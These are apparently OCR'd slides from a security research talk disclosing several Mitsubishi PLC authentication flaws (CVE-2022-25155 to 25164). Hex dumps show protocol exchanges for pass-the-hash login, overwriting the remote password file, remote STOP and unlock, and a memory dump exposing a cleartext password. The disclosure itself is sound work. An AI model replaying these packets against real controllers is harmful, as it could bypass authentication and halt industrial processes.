- GT Designer3 Version1 (GOT2000)
- Motion Control Setting

SECURITY FUNCTIONS




Block Password	To prevent illegal accessing and viewing of programs (in program component units)
Security key	To prevent illegal accessing and viewing of programs (in program file units)

Security key	To prevent illegal execution of programs
File password 32	To prevent illegal reading/writing of files
Remote password	To limit access from outside a specific communication path
IP filter function	Blocks access from an invalid IP address by identifying the IP address of an external device via the Ethernet

HASH INSTEAD FILE PASSWORD

CVE-2022-25157 (7.4)




```
0000008E  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
0000009E  03 00 00 54 00 1c 0a 16  14 00 00 00 00 00 00 00   ...T.... ........
000000AE  00 00 00 00 00 00 00 00  00 00 00 00 00 18 67 01   ........ ......g.
000000BE  00 00 00 00 00 00 00 00  00 04 00 00 00 00 00 28   ........ .......(
000000CE  00 24 00 4d 00 45 00 4c  00 50 00 52 00 4a 00 24   .$.M.E.L .P.R.J.$
000000DE  00 5c 00 53 00 59 00 53  00 54 00 45 00 4d 00 2e   .\.S.Y.S .T.E.M..
000000EE  00 50 00 52 00 4d 00 00  00                       .P.R.M.. .
    00000092  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    000000A2  03 00 00 2c 00 9c 0a 18  14 0e 44 00 00 00 00 00   ...,.... ..D.....
    000000B2  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 18   ........ ........
    000000C2  67 01 00 00 00 01 48 21  07 08 08 01 45 04 20 06   g.....H! ....E. .
    000000D2  12                                                .
```

```
000000F7  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000107  03 00 00 7b 00 1c 0a 16  14 00 00 00 00 00 00 00   ...{.... ........
00000117  00 00 00 00 00 00 00 00  00 00 00 00 00 18 67 01   ........ ......g.
00000127  00 38 00 00 00 00 00 00  00 04 00 00 00 00 00 28   .8...... .......(
00000137  00 24 00 4d 00 45 00 4c  00 50 00 52 00 4a 00 24   .$.M.E.L .P.R.J.$
00000147  00 5c 00 53 00 59 00 53  00 54 00 45 00 4d 00 2e   .\.S.Y.S .T.E.M..
00000157  00 50 00 52 00 4d 00 00  00 00 02 23 00 01 40 20   .P.R.M.. ...#..@
00000167  f5 45 b8 0d 80 07 46 5d  1b af 8b 45 bc a0 f7 15   .E....F] ...E....
00000177  b3 ca 58 aa 77 63 cf 25  a4 bb 82 ee 65 18 e8 7a   ..X.wc.% ....e..z
    000000D3  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    000000E3  03 00 00 22 00 9c 0a 18  14 00 00 00 00 00 00 00   ...".... ........
    000000F3  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 18   ........ ........
    00000103  67 01 00 38 00 01 00                              g..8...
```

1867 – Create/ Open File

0E44 – Incorrect file password

File Password Hash

Success

NO FILE PASSWORD

CVE-2022-25158 (7.4)

File


The following table shows the files for which the passwords can be registered.

○: Available, ×: Not available

File name	Availability
System parameter, CPU parameter, module parameter, module extended parameter, memory card parameter	○
Remote password	×

```
000000DB  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
000000EB  03 00 00 02 01 1c 0a 16  14 00 00 00 00 00 00 00   ........ ........
000000FB  00 00 00 00 00 00 00 00  00 00 00 00 00 18 69 01   ........ ......i.
0000010B  00 00 00 04 00 00 00 00  00 dc 00 00 01 58 00 04   ........ .....X..
0000011B  00 02 01 08 00 03 00 00  00 10 02 44 00 04 00 00   ........ ...D....
0000012B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0000013B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0000014B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0000015B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 ff   ........ ........
0000016B  ff ff ff 3b 00 00 00 8b  88 32 c1 c9 d7 47 10 c0   ...;.... .2...G..
0000017B  4f 21 52 72 02 e2 c6 ee  b8 5e 90 1f e9 39 67 30   O!Rr.... .^...9g0
0000018B  77 2d d6 63 72 fd 55 00  00 00 00 00 00 00 00 00   w-.cr.U. ........
0000019B  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
000001AB  00 00 00 00 00 00 00 01  00 09 00 00 00 00 00 ff   ........ ........
000001BB  00 00 00 00 00 00 00 00  00 00 00 00 00 24 00 00   ........ .....$..
000001CB  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
000001DB  00 00 00 00 00 00 00 00  00 00 00 ff ff 00 00 00   ........ ........
000001EB  00 d0 2f a1 03 02 10                               ../....

    000000D5  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ....
    000000E5  03 00 00 22 00 9c 0a 18  14 00 00 00 00 00 00 00   ..."....  ....
    000000F5  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 18   ........ ....
    00000105  69 01 00 00 00 dc 00                              i......
```

Remote password



Remote password file

1869 - Write File

Success

HASH INSTEAD REMOTE PASSWORD

CVE-2022-25155 (5.9)

```
00000004  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000014  03 00 00 20 00 1c 0a 16  14 00 00 00 00 00 00 00   ... .... ........
00000024  00 00 00 00 00 00 00 00  00 00 00 00 00 10 02 01   ........ ........
00000034  00 00 00 01 00                                     .....
    0000001C  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    0000002C  03 00 00 2c 00 9c 0a 18  14 71 41 00 00 00 00 00   ...,.... .qA.....
    0000003C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 10   ........ ........
    0000004C  02 01 00 00 00 01 48 21  07 07 22 34 03 03 20 06   ......H! ..."4.. .
    0000005C  42                                                B
```

```
00000039  57 00 00 00 00 11 11 07  00 00 ff ff 03 00 00 fe   W....... ........
00000049  03 00 00 40 00 1c 0a 16  14 00 00 00 00 00 00 00   ...@.... ........
00000059  00 00 00 00 00 00 00 00  00 00 00 00 00 16 50 01   ........ ......P.
00000069  00 00 00 20 00 cc 89 51  b1 f3 94 02 35 8b a6 d0   ... ...Q ....5...
00000079  76 ac 02 e2 c6 ee b8 5e  90 1f e9 39 67 30 77 2d   v......^ ...9g0w-
00000089  d6 63 72 fd 55                                     .cr.U
    0000005D  d7 00 00 00 00 11 11 7f  00 00 00 a8 03 00 ff ff   ........ ........
    0000006D  03 00 00 20 00 9c 0a 18  14 00 00 00 00 00 00 00   ... .... ........
    0000007D  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 16   ........ ........
    0000008D  50 01 00 00 00                                    P....
```

1002 – Remote STOP


1741 – PLC is locked
Unlock it first

1650 - Remote
Password Unlock


Remote
Password Hash


WEAK REMOTE PASSWORD HASH

CVE-2022-25156 (5.9)



RemotePassFile






Remote Password Hash

Remote Password

CLEARTEXT STORAGE

CVE-2022-25164 (5.9)



Remote Password Hash


Remote Password

```
00 00 70 00 30 00 52 00|21 00 5F 00 74 00 4D 00  |..p.0.R.!._.t.M.
65 00 35 00 69 00 51 00|24 00 46 00 FF FF FF FF  |e.5.i.Q.$.F.....
01 00 00 00 02 00 00 00|01 00 FF FF FF FF 02 00  |................
```


```
04 00 00 00 CC 89 51 B1|FF FF FF FF 01 00 00 00  |....ЋЙQ±........
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B4 36 00 00|01 00 00 00 01 00 00 00  |P...і6..........
04 00 00 00 F3 94 02 35|FF FF FF FF 01 00 00 00  |....уФ.5▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B5 36 00 00|01 00 00 00 01 00 00 00  |P...µ6..........
04 00 00 00 8B A6 D0 76|FF FF FF FF 01 00 00 00  |....Л¶-v▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B6 36 00 00|01 00 00 00 01 00 00 00  |P...∂6..........
04 00 00 00 AC 02 E2 C6|FF FF FF FF 01 00 00 00  |....ђ.вΔ▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B7 36 00 00|01 00 00 00 01 00 00 00  |P...J6..........
04 00 00 00 EE B8 5E 90|FF FF FF FF 01 00 00 00  |....oЄ^P▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B8 36 00 00|01 00 00 00 01 00 00 00  |P...Ё6..........
04 00 00 00 1F E9 39 67|FF FF FF FF 01 00 00 00  |.....й9g▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 B9 36 00 00|01 00 00 00 01 00 00 00  |P...№6..........
04 00 00 00 30 77 2D D6|FF FF FF FF 01 00 00 00  |....0w-÷▪▪▪▪....
02 00 00 00 01 00 FF FF|FF FF 02 00 00 00 02 00  |................
00 00 00 00 FF FF FF FF|03 00 00 00 02 00 00 00  |................
00 00 FF FF FF FF 04 00|00 00 02 00 00 00 00 00  |..▪▪▪▪..........
50 00 00 00 BA 36 00 00|01 00 00 00 01 00 00 00  |P...Ї6..........
04 00 00 00 63 72 FD 55|FF FF FF FF 01 00 00 00  |....crэU▪▪▪▪....
```

SECURITY KEY

